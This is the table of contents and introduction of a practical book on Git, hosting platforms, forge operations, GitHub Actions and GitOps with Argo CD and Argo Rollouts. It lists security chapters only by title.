How to read this chapter . . . 645

Large Repositories **646**

Large Repositories **647**
Outline . . . 647

Shallow, Sparse, and Partial Clones **648**

Shallow, Sparse, and Partial Clones **649**
Outline . . . 649

Performance Tuning **650**

Performance Tuning **651**
Outline . . . 651

git maintenance **652**

git maintenance **653**
Mental model . . . 653
Tasks that matter at scale . . . 653
Worked examples . . . 654
Case 1: One-shot tasks on a lab clone . . . 654
Case 2: Enable incremental strategy and register . . . 655
Case 3: `git maintenance start` on Linux . . . 655
Case 4: Prefetch vs a normal fetch . . . 655
Case 5: Manual vs scheduled, and locks . . . 655
Strategy cheat sheet . . . 656
Safety . . . 656
Hands-on checklist . . . 656
Pitfalls . . . 657
Sources . . . 657

Git infrastructure for agent-scale development **658**

Git infrastructure for agent-scale development **659**
Thesis . . . 659
The numbers behind the shift . . . 659
Mental model . . . 660
Worked examples . . . 661
Case 1: Measure what an agent actually waits on . . . 661
Case 2: Why "add more Git replicas" can make pushes slower . . . 662
Case 3: What still needs coordination (and what does not) . . . 662
Case 4: Watch maintenance work pile up on the receiving side . . . 663
The trap . . . 664
The boring rule . . . 664
Try this . . . 664
Verification . . . 665
Sources . . . 665

Git under agentic load: packing, refs, and worktree isolation **666**

Git under agentic load: packing, refs, and worktree isolation **667**
Thesis . . . 667
Mental model . . . 667
Measure before you tune . . . 667
What breaks first . . . 668
Mitigations that exist today . . . 668
Worktrees for isolation . . . 668
`git maintenance` on a schedule . . . 669
Packing and refs . . . 669
What this chapter does not claim . . . 669
Common mistakes . . . 669
Exercises . . . 670
Summary . . . 670
Sources . . . 670

Git Security **671**

Theory **672**

Theory: Signatures Bind a Key to a Hash; History Still Contains Secrets **673**
Invariants . . . 673
What can break . . . 673
How to read this chapter . . . 673

Signed Commits and Tags **674**

Signed Commits and Tags **675**
What a signature covers . . . 675
SSH signing (boring default) . . . 675
One-time setup . . . 676
Sign a commit and prove it locally . . . 676
Allowed signers (local trust) . . . 676
Sign an annotated release tag . . . 677
OpenPGP signing (when policy requires it) . . . 677
Selective signing and overrides . . . 677
Push and forge Verified . . . 678
Safety . . . 678
Hands-on checklist . . . 678
Pitfalls . . . 679
Sources . . . 679

Secrets in History **680**

Secrets in History **681**
Outline . . . 681

Audit Trails **682**

Audit Trails **683**
Outline . . . 683

Security Scanning **684**

Security Scanning **685**
Outline . . . 685

Hands-On: Remove a Secret **686**

Hands-On: Remove a Secret **687**
Outline . . . 687

Troubleshooting **688**

Theory **689**

Theory: fsck Walks the Graph; Repair is Restore Reachability **690**
Invariants . . . 690
What can break . . . 690
How to read this chapter . . . 690

fsck and Repair **691**

fsck and Repair **692**
Outline . . . 692

Common Error Patterns **693**

Common Error Patterns **694**
Outline . . . 694

Recovery Procedures **695**

Recovery Procedures **696**
Outline . . . 696

Hands-On: Corrupted Repo **697**

Hands-On: Corrupted Repo **698**
Outline . . . 698

Hosting Platforms **699**

GitHub Monoculture **700**

Theory **701**

Theory: Default is Gravity; Lock-in is Extra Objects Outside Git **702**
Invariants . . . 702
What can break . . . 702
How to read this chapter . . . 702

How GitHub Became Default **703**

How GitHub Became Default **704**
Outline . . . 704

Risks of Platform Lock-in **705**

Risks of Platform Lock-in **706**
Outline . . . 706

Regulatory and Geopolitical **707**

Regulatory and Geopolitical **708**
Outline . . . 708

What Beyond GitHub Means **709**

What Beyond GitHub Means **710**
Outline . . . 710

A Framework for This Part **711**

A Framework for This Part **712**
Outline . . . 712

Platform Architecture **713**

Theory **714**

Theory: A Forge is Git Plus Metadata, Identity, and Jobs **715**
Invariants . . . 715
What can break . . . 715
How to read this chapter . . . 715

Git Alone vs Git Hosting **716**

Git Alone vs Git Hosting **717**
Outline . . . 717

Core Platform Components **718**

Core Platform Components **719**
Outline . . . 719

The Protocol Stack **720**

The Protocol Stack **721**
Outline . . . 721

Storage Architectures **722**

Storage Architectures **723**
Outline . . . 723

Authn, Authz, and Identity **724**

Authn, Authz, and Identity **725**
Outline . . . 725

Extensibility **726**

Extensibility **727**
Outline . . . 727

Monolith vs Microservices **728**

Monolith vs Microservices **729**
Outline . . . 729

Operational Complexity **730**

Operational Complexity **731**
Outline . . . 731

GitLab **732**

Theory **733**

Theory: GitLab Sells a Full SDLC on a (Mostly) Monolith **734**
Invariants . . . 734
What can break . . . 734
How to read this chapter . . . 734

History and Philosophy **735**

History and Philosophy **736**
Outline . . . 736

GitLab Architecture **737**

GitLab Architecture **738**
Outline . . . 738

GitLab Feature Set **739**

GitLab Feature Set **740**
Outline . . . 740

Operations and Licensing **741**

Operations and Licensing **742**
Outline . . . 742

Hands-On: GitLab **743**

Hands-On: GitLab **744**
Outline . . . 744

When GitLab Is the Right Choice **745**

When GitLab Is the Right Choice **746**
Outline . . . 746

Gitea and Forgejo **747**

Theory **748**

Theory: A Single Binary is an Architectural Statement **749**
Invariants . . . 749
What can break . . . 749
How to read this chapter . . . 749

Origins and Philosophy **750**

Origins and Philosophy **751**
Two forks, one shape . . . 751
What you get on the first afternoon . . . 751
What this shape refuses to be . . . 752

The Forgejo Fork **753**

The Forgejo Fork **754**
Who holds the name . . . 754
Soft fork, then hard fork . . . 754
What actually changed . . . 754

Gitea vs Forgejo vs GitLab **756**

Gitea vs Forgejo vs GitLab **757**
Same afternoon, different contracts . . . 757

What is not a difference . . . 757
How to read the license row . . . 758

Deployment and Scaling **759**

Deployment and Scaling **760**
One directory is the whole server . . . 760
Where it stops being small . . . 760
Upgrades . . . 761

Hands-On: Gitea and Forgejo **762**

Hands-On: Gitea and Forgejo **763**
Forgejo . . . 763
Push desk-api . . . 764
Tear it down . . . 764
The Gitea file . . . 764
Done when . . . 765

When Gitea or Forgejo Fits **766**

When Gitea or Forgejo Fits **767**
Choose it when . . . 767
Choose something else when . . . 767
A decision you can write down . . . 768

Bitbucket **769**

Theory **770**

Theory: Bitbucket is Git Hosting Inside an Issue Database **771**
Invariants . . . 771
What can break . . . 771
How to read this chapter . . . 771

Cloud vs Data Center **772**

Cloud vs Data Center **773**
Outline . . . 773

Bitbucket Architecture **774**

Bitbucket Architecture **775**
Outline . . . 775

Jira and Atlassian **776**

Jira and Atlassian **777**
Outline . . . 777

Enterprise Features **778**

Enterprise Features **779**
Outline . . . 779

Bitbucket Compared **780**

Bitbucket Compared **781**
Outline . . . 781

Hands-On: Bitbucket Cloud **782**

Hands-On: Bitbucket Cloud **783**
Outline . . . 783

When Bitbucket Fits **784**

When Bitbucket Fits **785**
Outline . . . 785

Gerrit **786**

Theory **787**

Theory: The Change is the Object, Not the Branch **788**
Invariants . . . 788
What can break . . . 788
How to read this chapter . . . 788

What Gerrit Is **789**

What Gerrit Is **790**
Outline . . . 790

Change-Ids, Drafts, Approvals **791**

Change-Ids, Drafts, Approvals **792**
Outline . . . 792

Gerrit and CI **793**

Gerrit and CI **794**
Outline . . . 794

Gerrit Operations **795**

Gerrit Operations **796**
Outline . . . 796

Gerrit in Practice **797**

Gerrit in Practice **798**
Outline . . . 798

Hands-On: Gerrit **799**

Hands-On: Gerrit **800**
Outline . . . 800

When Gerrit Is the Right Choice **801**

When Gerrit Is the Right Choice **802**
Outline . . . 802

SourceHut **803**

Theory **804**

Theory: Tools in a UNIX Pipeline, Not a Platform Product **805**
Invariants . . . 805
What can break . . . 805
How to read this chapter . . . 805

SourceHut Philosophy **806**

SourceHut Philosophy **807**
Outline . . . 807

The sr.ht Suite **808**

The sr.ht Suite **809**
Outline . . . 809

SourceHut Architecture **810**

SourceHut Architecture **811**
Outline . . . 811

SourceHut Compared **812**

SourceHut Compared **813**
Outline . . . 813

Hands-On: SourceHut **814**

Hands-On: SourceHut **815**
Outline . . . 815

When SourceHut Makes Sense **816**

When SourceHut Makes Sense **817**
Outline . . . 817

Niche Platforms 818

Theory **819**

Theory: Niche is a Different Default, Not a Toy **820**
Invariants . . . 820
What can break . . . 820
How to read this chapter . . . 820

Codeberg **821**

Codeberg **822**
Outline . . . 822

GitBucket **823**

GitBucket **824**
Outline . . . 824

Gogs **825**

Gogs **826**
Outline . . . 826

Phorge and Arcanist **827**

Phorge and Arcanist **828**
Outline . . . 828

GitHub Enterprise Server **829**

GitHub Enterprise Server **830**
Outline . . . 830

Summary of Niche Platforms **831**

Summary of Niche Platforms **832**
Outline . . . 832

Operating a Platform 833

Identity 834

Theory **835**

Theory: Authn is Who; Authz is What a Ref May Do **836**
Invariants . . . 836
What can break . . . 836
How to read this chapter . . . 836

Password, SSH, OAuth, SAML **837**

Password, SSH, OAuth, SAML **838**
Outline . . . 838

LDAP and Directory Services **839**

LDAP and Directory Services **840**
Outline . . . 840

RBAC and Fine-Grained Permissions **841**

RBAC and Fine-Grained Permissions **842**
Outline . . . 842

SSH Keys at Scale **843**

SSH Keys at Scale **844**
Outline . . . 844

MFA and Hardening **845**

MFA and Hardening **846**
Outline . . . 846

Governance **847**

Theory **848**

Theory: Governance is a Server-Side Predicate on Refs **849**
Invariants . . . 849
What can break . . . 849
How to read this chapter . . . 849

Enforcement Implications **850**

Enforcement Implications **851**
Outline . . . 851

Protecting Branches **852**

Protecting Branches **853**
Outline . . . 853

Monorepo vs Polyrepo (Operator) **854**

Monorepo vs Polyrepo (Operator) **855**
Outline . . . 855

Governance Automation **856**

Governance Automation **857**
Outline . . . 857

CI/CD 858

Theory **859**

Theory: CI is a Function from Git Events to Jobs **860**
Invariants . . . 860
What can break . . . 860
How to read this chapter . . . 860

Webhooks **861**

Webhooks **862**
Outline . . . 862

Native CI **863**

Native CI **864**
Outline . . . 864

External CI **865**

External CI **866**
Outline . . . 866

Pipelines and Runners **867**

Pipelines and Runners **868**
Outline . . . 868

GitOps Preview **869**

GitOps Preview **870**
Outline . . . 870

Packages 871

Theory **872**

Theory: A Registry is an Object Store with Language Semantics **873**
Invariants . . . 873
What can break . . . 873

How to read this chapter . . . 873

Container Registries **874**

Container Registries **875**
Outline . . . 875

Language Package Managers **876**

Language Package Managers **877**
Outline . . . 877

Retention and CI Integration **878**

Retention and CI Integration **879**
Outline . . . 879

Self-Hosted Registry Architecture **880**

Self-Hosted Registry Architecture **881**
Outline . . . 881

Security **882**

Theory **883**

Theory: Supply Chain is Trust in What You Did Not Write **884**
Invariants . . . 884
What can break . . . 884
How to read this chapter . . . 884

Signed Commits on the Server **885**

Signed Commits on the Server **886**
Outline . . . 886

Dependency Scanning **887**

Dependency Scanning **888**
Outline . . . 888

SBOM **889**

SBOM **890**
Outline . . . 890

Secrets Detection **891**

Secrets Detection **892**
Outline . . . 892

Supply Chain Attacks **893**

Supply Chain Attacks **894**
Outline . . . 894

Platform-Level Hardening **895**

Platform-Level Hardening **896**
Outline . . . 896

Git argument injection and `--` / `--end-of-options` **897**

Git argument injection and `--` / `--end-of-options` **898**
Thesis . . . 898
Mental model . . . 898
Worked examples . . . 899
Case 1: Why `--exec` is a loaded footgun . . . 899
Case 2: Lesson from CVE-2026-52806 (Gogs), fixed 0.14.3 . . . 899
Case 3: Audit checklist for your wrapper . . . 900
The trap . . . 900
The boring rule . . . 901
Try this . . . 901
Sources . . . 901

When `.git` Is Missing: Forged Config, `fsmonitor`, and `safe.directory` **902**

When `.git` Is Missing: Forged Config, `fsmonitor`, and `safe.directory` **903**
Thesis . . . 903
Mental model . . . 903
Worked examples . . . 904
Case 1: An embedded bare repository that a `clone` delivers intact . . . 905
Case 1 defense: `safe.bareRepository=explicit` . . . 907
Case 2: Delete `.git`, keep a forged config, run `git status` . . . 907
Case 3: Ownership check vs `safe.directory=*` . . . 909
Case 4: The delete window, illustrated . . . 910
The trap . . . 912
The boring rule . . . 913
Try this . . . 913
Sources . . . 913

Federation **915**

Theory **916**

Theory: Git is Already Distributed; Forges are Not **917**
Invariants . . . 917
What can break . . . 917
How to read this chapter . . . 917

Git as a Decentralization Primitive **918**

Git as a Decentralization Primitive **919**
Outline . . . 919

Federated Hosting **920**

Federated Hosting **921**
Outline . . . 921

Are We Ready? **922**

Are We Ready? **923**
Outline . . . 923

Storage and Scale **924**

Theory **925**

Theory: Git Storage is Packs Plus a Database of Metadata **926**
Invariants . . . 926
What can break . . . 926
How to read this chapter . . . 926

Repository Growth **927**

Repository Growth **928**
Outline . . . 928

Storage Options **929**

Storage Options **930**
Outline . . . 930

Clone and Fetch Performance **931**

Clone and Fetch Performance **932**
Outline . . . 932

Database Scaling **933**

Database Scaling **934**
Outline . . . 934

CDN and Geo-Distributed Hosting **935**

CDN and Geo-Distributed Hosting **936**
Outline . . . 936

Benchmarks **937**

Benchmarks **938**
Outline . . . 938

HA and DR 939

Theory **940**

Theory: Backup is Another Clone Plus Metadata Dump **941**
Invariants . . . 941
What can break . . . 941
How to read this chapter . . . 941

Backup Strategies **942**

Backup Strategies **943**
Outline . . . 943

Point-in-Time Recovery **944**

Point-in-Time Recovery **945**
Outline . . . 945

Geo-Redundant Deployments **946**

Geo-Redundant Deployments **947**
Outline . . . 947

Disaster Recovery Planning **948**

Disaster Recovery Planning **949**
Outline . . . 949

Monitoring Repository Health **950**

Monitoring Repository Health **951**
Outline . . . 951

Observability 952

Theory **953**

Theory: If You Cannot See Ref Movement, You Cannot Audit **954**
Invariants . . . 954
What can break . . . 954
How to read this chapter . . . 954

Operational Metrics **955**

Operational Metrics **956**
Outline . . . 956

Log Aggregation **957**

Log Aggregation **958**
Outline . . . 958

Audit Logging **959**

Audit Logging **960**
Outline . . . 960

Tracing User Actions **961**

Tracing User Actions **962**
Outline . . . 962

Compliance Frameworks **963**

Compliance Frameworks **964**
Outline . . . 964

Security Monitoring **965**

Security Monitoring **966**
Outline . . . 966

Enterprise and Air-Gap **967**

Theory **968**

Theory: Air-Gap is a Closed Universe of Bytes **969**
Invariants . . . 969
What can break . . . 969
How to read this chapter . . . 969

Air-Gapped Deployments **970**

Air-Gapped Deployments **971**
Outline . . . 971

Multi-Cloud and Hybrid **972**

Multi-Cloud and Hybrid **973**
Outline . . . 973

Data Residency **974**

Data Residency **975**
Outline . . . 975

Support and SLAs **976**

Support and SLAs **977**
Outline . . . 977

Capacity and TCO **978**

Capacity and TCO **979**
Outline . . . 979

Migration and Future **980**

Theory **981**

Theory: Migration is Mapping Names, Then Objects, Then Metadata **982**
Invariants . . . 982
What can break . . . 982
How to read this chapter . . . 982

Migration Strategies **983**

Migration Strategies **984**
Outline . . . 984

Preserving History **985**

Preserving History **986**
Outline . . . 986

Interoperability **987**

Interoperability **988**
Outline . . . 988

Emerging Trends **989**

Emerging Trends **990**
Outline . . . 990

A Decision Framework **991**

A Decision Framework **992**
Outline . . . 992

The Future of Code Hosting **993**

The Future of Code Hosting **994**
Outline . . . 994

jj (Jujutsu): Working Copy as a Commit **995**

jj (Jujutsu): Working Copy as a Commit **996**
Learning goals . . . 996
Thesis . . . 996
Mental model . . . 997
Case 0 — install and version . . . 997
Case 1 — colocated repo: Git and jj share one working tree . . . 997
Case 2 — describe, then `jj new` when the change is "done enough" . . . 998
Case 3 — keep editing, then squash (or edit) . . . 999
Case 4 — undo is not reflog archaeology . . . 999
Interop with Git remotes . . . 999
The trap . . . 1000
The boring rule . . . 1000
Try this . . . 1000
Sources . . . 1001

Majjit: a Magit-style TUI for the Jujutsu DAG **1002**

Majjit: a Magit-style TUI for the Jujutsu DAG **1003**
Learning goals . . . 1003
Thesis . . . 1003
Mental model . . . 1003
Case 1 — Install options . . . 1004
Case 2 — Browse, fold, act . . . 1004
Case 3 — Multi-key sequences as muscle memory . . . 1005
Case 4 — Where Majjit fits among "future of VCS" tools . . . 1005
The trap . . . 1006
The boring rule . . . 1006
Try this . . . 1006
Sources . . . 1006
Inspiration . . . 1006
Verification . . . 1006

GitHub Actions **1007**

Fundamentals **1008**

Theory **1009**

Theory: A Workflow is a Graph of Jobs Triggered by Git Events **1010**
Invariants . . . 1010
What can break . . . 1010
How to read this chapter . . . 1010

Automate Tasks with Actions **1011**

Automate Tasks with Actions **1012**
Outline 1012

Workflow Anatomy **1013**

Workflow Anatomy **1014**
Outline 1014

Runtime and Contexts **1015**

Runtime and Contexts **1016**
Outline 1016

Authoring and Debugging **1017**

Authoring and Debugging **1018**
Outline 1018

Building and Validating Code **1019**

Building and Validating Code **1020**
Outline 1020

Custom Actions and Releases **1021**

Theory **1022**

Theory: Composite, JS, and Container Actions are Functions **1023**
Invariants 1023
What can break 1023
How to read this chapter 1023

Building Custom Actions **1024**

Building Custom Actions **1025**
Outline 1025

Reuse, Matrix, Cache, Secrets **1026**

Reuse, Matrix, Cache, Secrets **1027**
Outline 1027

Releasing Software **1028**

Releasing Software **1029**
Outline 1029

Actions Security Notes **1030**

Actions Security Notes **1031**
Outline . . . 1031

Workflow Dependency Lockfiles with gh actions-lock **1032**

Workflow Dependency Lockfiles with gh actions-lock **1033**
Thesis . . . 1033
The problem: tag mutability in action workflows . . . 1033
What `.github/workflows/actions.lock` records . . . 1033
Generating the lockfile . . . 1034
Reviewing lockfile changes . . . 1037
Keeping lockfiles current . . . 1037
Dependabot integration . . . 1037
Updating moved tags with `--relock` . . . 1037
Handling rewritten history with `--accept-moved` . . . 1038
Verifying lockfiles in CI and pre-commit . . . 1038
Remote CI verification: `gh actions-lock --verify` . . . 1038
Local offline verification: `--verify-local` . . . 1038
Local actions and reusable workflows . . . 1039
Organization allowlists . . . 1039
Comparison: Lockfiles vs. manual SHA pinning . . . 1040
Common mistakes . . . 1040
Exercises . . . 1041
Summary . . . 1041
Sources . . . 1041

GitOps **1042**

What Is GitOps **1043**

Theory **1044**

Theory: Desired State Lives in Git; the Cluster Converges **1045**
Invariants . . . 1045
What can break . . . 1045
How to read this chapter . . . 1045

DevOps Pain Points **1046**

DevOps Pain Points **1047**
Outline . . . 1047

The Four Pillars of GitOps **1048**

The Four Pillars of GitOps **1049**
Outline . . . 1049

Deploy Faster, Recover Faster **1050**

Deploy Faster, Recover Faster **1051**
Outline . . . 1051

Push vs Pull **1052**

Push vs Pull **1053**
Outline . . . 1053

Environment Repositories **1054**

Environment Repositories **1055**
Outline . . . 1055

Trunk vs Pull Requests **1056**

Trunk vs Pull Requests **1057**
Outline . . . 1057

GitOps vs Other Ops **1058**

GitOps vs Other Ops **1059**
Outline . . . 1059

When to Use GitOps **1060**

When to Use GitOps **1061**
Outline . . . 1061

Flux Quickstart **1062**

Theory **1063**

Theory: Flux is a Set of Controllers that Watch Git **1064**
Invariants . . . 1064
What can break . . . 1064
How to read this chapter . . . 1064

Application and Environment Repos **1065**

Application and Environment Repos **1066**
Outline . . . 1066

CD Pipeline with Actions **1067**

CD Pipeline with Actions **1068**
Outline . . . 1068

Flux Operator on Kubernetes **1069**

Flux Operator on Kubernetes **1070**
Outline . . . 1070

The Future of GitOps **1071**

The Future of GitOps **1072**
Outline . . . 1072

Argo CD 1073

Concepts and Architecture 1074

Theory **1075**

Theory: Reconciliation is Compare Desired to Actual, Forever **1076**
Invariants . . . 1076
What can break . . . 1076
How to read this chapter . . . 1076

Where Argo CD Came From **1077**

Where Argo CD Came From **1078**
Outline . . . 1078

Reconciliation and Immutable Infrastructure **1079**

Reconciliation and Immutable Infrastructure **1080**
Outline . . . 1080

The Reconciliation Loop **1081**

The Reconciliation Loop **1082**
Outline . . . 1082

Argo CD Components **1083**

Argo CD Components **1084**
Outline . . . 1084

Applications and Projects **1085**

Applications and Projects **1086**
Outline . . . 1086

From Git to the Cluster **1087**

From Git to the Cluster **1088**
Outline . . . 1088

Desired vs Actual State **1089**

Desired vs Actual State **1090**
Outline 1090

Install and Lab **1091**

Theory **1092**

Theory: The Control Plane is Just Another Workload **1093**
Invariants 1093
What can break 1093
How to read this chapter 1093

Lab Shape **1094**

Lab Shape **1095**
Outline 1095

K3s and kubectl **1096**

K3s and kubectl **1097**
Outline 1097

Install Methods **1098**

Install Methods **1099**
Outline 1099

UI, CLI, and Clusters **1100**

UI, CLI, and Clusters **1101**
Outline 1101

Applications and Sync **1102**

Theory **1103**

Theory: Sync Policy is When the Loop May Write **1104**
Invariants 1104
What can break 1104
How to read this chapter 1104

Your First Application **1105**

Your First Application **1106**
Outline 1106

Sync Policy **1107**

Sync Policy **1108**
Outline . . . 1108

Pruning **1109**

Pruning **1110**
Outline . . . 1110

Retries and Sync Options **1111**

Retries and Sync Options **1112**
Outline . . . 1112

Namespace, Labels, History **1113**

Namespace, Labels, History **1114**
Outline . . . 1114

Recap Exercise **1115**

Recap Exercise **1116**
Outline . . . 1116

Clusters and Diff **1117**

Theory **1118**

Theory: Diff Algorithms Decide What "Out of Sync" Means **1119**
Invariants . . . 1119
What can break . . . 1119
How to read this chapter . . . 1119

Cluster Registration **1120**

Cluster Registration **1121**
Outline . . . 1121

Polling vs Webhooks **1122**

Polling vs Webhooks **1123**
Outline . . . 1123

Diff Algorithms **1124**

Diff Algorithms **1125**
Outline . . . 1125

Application Health **1126**

Application Health **1127**
Outline . . . 1127

Hooks and Waves **1128**

Theory **1129**

Theory: A Sync is a Phased Transaction with Optional Jobs **1130**
Invariants . . . 1130
What can break . . . 1130
How to read this chapter . . . 1130

Sync Phases **1131**

Sync Phases **1132**
Outline . . . 1132

Names and Sync Waves **1133**

Names and Sync Waves **1134**
Outline . . . 1134

When a Hook Fails **1135**

When a Hook Fails **1136**
Outline . . . 1136

Hook Anti-Patterns **1137**

Hook Anti-Patterns **1138**
Outline . . . 1138

Users and RBAC **1139**

Theory **1140**

Theory: Local Users are Passwords; RBAC is Casbin Strings **1141**
Invariants . . . 1141
What can break . . . 1141
How to read this chapter . . . 1141

Creating a User **1142**

Creating a User **1143**
Outline . . . 1143

The p Line and the g Line **1144**

The p Line and the g Line **1145**
Outline . . . 1145

Verifying Grants **1146**

Verifying Grants **1147**
Outline . . . 1147

Helm **1148**

Theory **1149**

Theory: Helm is a Function from Chart+Values to YAML **1150**
Invariants . . . 1150
What can break . . . 1150
How to read this chapter . . . 1150

Helm vs Plain Resources **1151**

Helm vs Plain Resources **1152**
Outline . . . 1152

Charts and Repositories **1153**

Charts and Repositories **1154**
Outline . . . 1154

Deploying Charts and Values **1155**

Deploying Charts and Values **1156**
Outline . . . 1156

Helm Hooks vs Argo CD Hooks **1157**

Helm Hooks vs Argo CD Hooks **1158**
Outline . . . 1158

ApplicationSets and Patterns **1159**

Theory **1160**

Theory: ApplicationSets are Generators of Applications **1161**
Invariants . . . 1161
What can break . . . 1161
How to read this chapter . . . 1161

ApplicationSets **1162**

ApplicationSets **1163**
Outline . . . 1163

App of Apps **1164**

App of Apps **1165**
Outline . . . 1165

Multi-Branch CI/CD **1166**

Multi-Branch CI/CD **1167**
Outline . . . 1167

Build to Application Update **1168**

Build to Application Update **1169**
Outline . . . 1169

Notifications, Secrets, and Blue-Green **1170**

Theory **1171**

Theory: Notifications Observe the Loop; Secrets Must Not Live as Plain Desired State **1172**
Invariants . . . 1172
What can break . . . 1172
How to read this chapter . . . 1172

Slack Notifications **1173**

Slack Notifications **1174**
Outline . . . 1174

Secret Management **1175**

Secret Management **1176**
Outline . . . 1176

Blue-Green with Argo CD **1177**

Blue-Green with Argo CD **1178**
Outline . . . 1178

Argo vs Alternatives **1179**

Theory **1180**

Theory: Engines Differ in UX and Ecosystem, Not in Pull-vs-Push Physics **1181**
Invariants . . . 1181
What can break . . . 1181

How to read this chapter . . . 1181

Argo CD vs the Alternatives **1182**

Argo CD vs the Alternatives **1183**
Outline . . . 1183

Choosing a GitOps Engine **1184**

Choosing a GitOps Engine **1185**
Outline . . . 1185

Argo Rollouts **1186**

Introducing Rollouts **1187**

Theory **1188**

Theory: Progressive Delivery is Reducing Blast Radius Over Time **1189**
Invariants . . . 1189
What can break . . . 1189
How to read this chapter . . . 1189

Beyond RollingUpdate **1190**

Beyond RollingUpdate **1191**
Outline . . . 1191

Canary and Blue-Green Fundamentals **1192**

Canary and Blue-Green Fundamentals **1193**
Outline . . . 1193

Gradual Releases and Risk **1194**

Gradual Releases and Risk **1195**
Outline . . . 1195

Resources and Lifecycle **1196**

Theory **1197**

Theory: A Rollout Owns Stable and Canary ReplicaSets **1198**
Invariants . . . 1198
What can break . . . 1198
How to read this chapter . . . 1198

Rollout vs Deployment **1199**

Rollout vs Deployment **1200**
Outline . . . 1200

Stable and Canary Versions **1201**

Stable and Canary Versions **1202**
Outline . . . 1202

AnalysisTemplates and Experiments **1203**

AnalysisTemplates and Experiments **1204**
Outline . . . 1204

Rollouts Lab 1205

Theory **1206**

Theory: The Lab is a Tiny Cluster that Still Reconciles from Git **1207**
Invariants . . . 1207
What can break . . . 1207
How to read this chapter . . . 1207

Rollouts Lab Stack **1208**

Rollouts Lab Stack **1209**
Outline . . . 1209

Manifests and Verify **1210**

Manifests and Verify **1211**
Outline . . . 1211

First Canary 1212

Theory **1213**

Theory: A Step is a Promise About Traffic or Replicas, Then a Pause **1214**
Invariants . . . 1214
What can break . . . 1214
How to read this chapter . . . 1214

Canary Strategy and Steps **1215**

Canary Strategy and Steps **1216**
Outline . . . 1216

Promote, Abort, Inspect **1217**

Promote, Abort, Inspect **1218**
Outline . . . 1218

Istio Canaries 1219

Theory **1220**

Theory: Traffic Split is a Mesh API, Not a Replica Count **1221**
Invariants . . . 1221
What can break . . . 1221
How to read this chapter . . . 1221

Istio Traffic Management **1222**

Istio Traffic Management **1223**
Outline . . . 1223

Subsets and Weighted Traffic **1224**

Subsets and Weighted Traffic **1225**
Outline . . . 1225

Replica-Based vs Traffic-Based **1226**

Replica-Based vs Traffic-Based **1227**
Outline . . . 1227

Analysis and Prometheus 1228

Theory **1229**

Theory: Analysis is a Predicate on Metrics Over a Window **1230**
Invariants . . . 1230
What can break . . . 1230
How to read this chapter . . . 1230

AnalysisTemplate and AnalysisRun **1231**

AnalysisTemplate and AnalysisRun **1232**
Outline . . . 1232

Success, Failure, Aborts **1233**

Success, Failure, Aborts **1234**
Outline . . . 1234

Inline vs Background Analysis **1235**

Inline vs Background Analysis **1236**
Outline . . . 1236

Experiments 1237

Theory **1238**

Theory: An Experiment is a Bounded Extra Version **1239**
Invariants . . . 1239
What can break . . . 1239
How to read this chapter . . . 1239

Running Versions Side by Side **1240**

Running Versions Side by Side **1241**
Outline . . . 1241

Analysis During Experiments **1242**

Analysis During Experiments **1243**
Outline . . . 1243

Experiments vs AnalysisTemplates **1244**

Experiments vs AnalysisTemplates **1245**
Outline . . . 1245

HPA and Canary 1246

Theory **1247**

Theory: HPA Owns Replicas; Canary Steps Also Own Replicas **1248**
Invariants . . . 1248
What can break . . . 1248
How to read this chapter . . . 1248

HPA with Replica-Based Canaries **1249**

HPA with Replica-Based Canaries **1250**
Outline . . . 1250

Metrics Server and Canary Scaling **1251**

Metrics Server and Canary Scaling **1252**
Outline . . . 1252

setCanaryScale **1253**

setCanaryScale **1254**
Outline . . . 1254

Blue-Green 1255

Theory **1256**

Theory: Blue-Green is Two Stacks and One Cutover **1257**
Invariants . . . 1257
What can break . . . 1257
How to read this chapter . . . 1257

Active and Preview Services **1258**

Active and Preview Services **1259**
Outline . . . 1259

Promotion Analysis **1260**

Promotion Analysis **1261**
Outline . . . 1261

Promote and Rollback **1262**

Promote and Rollback **1263**
Outline . . . 1263

Rollout Notifications 1264

Theory **1265**

Theory: Notifications are Observers of Rollout Events **1266**
Invariants . . . 1266
What can break . . . 1266
How to read this chapter . . . 1266

Notification Architecture **1267**

Notification Architecture **1268**
Outline . . . 1268

Triggers, Templates, Slack **1269**

Triggers, Templates, Slack **1270**
Outline . . . 1270

Troubleshooting Notifications **1271**

Troubleshooting Notifications **1272**
Outline . . . 1272

Migrating to Rollouts 1273

Theory **1274**

Theory: workloadRef Lets a Rollout Adopt a Deployment **1275**
Invariants . . . 1275
What can break . . . 1275
How to read this chapter . . . 1275

Migration and workloadRef **1276**

Migration and workloadRef **1277**
Outline . . . 1277

Direct Conversion **1278**

Direct Conversion **1279**
Outline . . . 1279

Canary Migration **1280**

Canary Migration **1281**
Outline . . . 1281

StatefulSet Limitations **1282**

StatefulSet Limitations **1283**
Outline . . . 1283

Capstone 1284

Theory **1285**

Theory: One Loop from Commit to Careful Traffic **1286**
Invariants . . . 1286
What can break . . . 1286
How to read this chapter . . . 1286

A Working Mental Model **1287**

A Working Mental Model **1288**
Outline . . . 1288

Larger Environments **1289**

Larger Environments **1290**
Outline 1290

Appendices **1291**

Understanding Questions and Answers **1292**

Understanding Questions and Answers **1293**
Outline 1293

Git Competency Checklists **1294**

Git Competency Checklists **1295**
Outline 1295

Real-World Scenario Playbook **1296**

Real-World Scenario Playbook **1297**
Outline 1297

Lab Environment Reference **1298**

Lab Environment Reference **1299**
Outline 1299

Command Quick Reference and Glossary **1300**

Command Quick Reference and Glossary **1301**
Outline 1301

Introduction

VCS

Architectures, Platforms, Operations, and GitOps

A practical path from your first commit to running a forge and shipping with GitOps. You start as a Git user, then you install and compare hosting platforms, then you operate them, then you let Git drive the cluster.

```
VCS
   Git foundations      mental model → install → first repository
   Everyday workflows   commits, branches, rebase, remotes, hooks
   Power skills         internals, reflog, bisect, repair
   Hosting platforms    GitHub lock-in, GitLab, Forgejo, Gerrit, …
   Operating a forge    identity, CI, storage, HA, air-gap
   GitHub Actions       workflows as a product
   GitOps               Flux, Argo CD, Argo Rollouts
```

The sidebar is the full TOC (chapters 1–66 plus appendices). **Every chapter starts with Theory** (invariants, a diagram, what can break). **Parts I–II** have prose for the original pages and for chapter 7 (reset, restore, and checkout). The other newer core sub-pages are still stubs. Later parts are stubs until a writing pass fills them, except chapter 25 (Gitea and Forgejo), which is prose. The overall map lives in `content/_planning/SYLLABUS.md`, and the hosting/operations track is specified in `content/_planning/SYLLABUS-ARCHITECTURES-PLATFORMS-AND-OPERATIONS-FOR-INDEPENDENT-CODE-HOSTING.`

Who this book is for

Software engineers, DevOps, platform, and SRE readers on **Linux**. You can start with no Git. Terms are defined on first use. Depth ramps: user → installer → admin → operator → GitOps practitioner.

